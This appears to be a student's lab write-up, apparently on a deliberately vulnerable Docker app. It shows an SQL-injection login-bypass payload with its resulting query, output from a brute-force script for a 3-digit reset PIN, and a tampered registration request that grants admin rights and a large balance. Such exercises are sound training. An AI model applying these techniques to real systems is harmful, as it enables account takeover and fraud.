



Task 9:

abinrd@mulearn



Set Docker UP and create an account



Using SQL Injection to Bypass Authentication

Enter some appropriate syntax to modify the SQL query into the "Name" input.


In this example we used ' or 1=1 -- .

This causes the application to perform the query:



```
SELECT * FROM users WHERE username = '' OR 1=1-- ' AND password = 'foo'
```


Because the comment sequence (--) causes the remainder of the query to be ignored, this is equivalent to:

```
SELECT * FROM users WHERE username = ' ' OR 1=1
```




Got into admin page we can modify a lot from here






```
File Edit View Search Terminal Help
[abir@parrot:~/Desktop]
$python3 try.py
bash: python3: command not found
[abir@parrot:~/Desktop]
$python3 try.py
[1/999] PIN 001 -> status 400, len 59
[2/999] PIN 002 -> status 400, len 59
[3/999] PIN 003 -> status 400, len 59
[4/999] PIN 004 -> status 400, len 59
[5/999] PIN 005 -> status 400, len 59
[6/999] PIN 006 -> status 400, len 59
[7/999] PIN 007 -> status 400, len 59
[8/999] PIN 008 -> status 400, len 59
[9/999] PIN 009 -> status 400, len 59
[10/999] PIN 010 -> status 400, len 59
[11/999] PIN 011 -> status 400, len 59
[12/999] PIN 012 -> status 400, len 59
[13/999] PIN 013 -> status 400, len 59
[14/999] PIN 014 -> status 400, len 59
[15/999] PIN 015 -> status 400, len 59
[16/999] PIN 016 -> status 400, len 59
[17/999] PIN 017 -> status 400, len 59
```


This was for When u click Forgot Password and enter your username they give you a 3 digit pass for us to change the password ,This is an ineffective way to find 3 digit passkey as a lot of requests will be sent. Asked GPT for a simple python script just tried it and ye eventually worked out it found the 3 digit pin and changed the password for me .Did take some time tho.



Created new account and in the response we can see balance and is_admin we can manipulate that to make us the admin and have all the money in this world



Modified the request in /register to make me admin and have a lot of money. This is privilege escalation .



Oh look at this got admin access and Admin panel page can modify a lot can remove people if i want and give everyone money.

There are more Testing we can do but i will stop with this for now

Thanks :)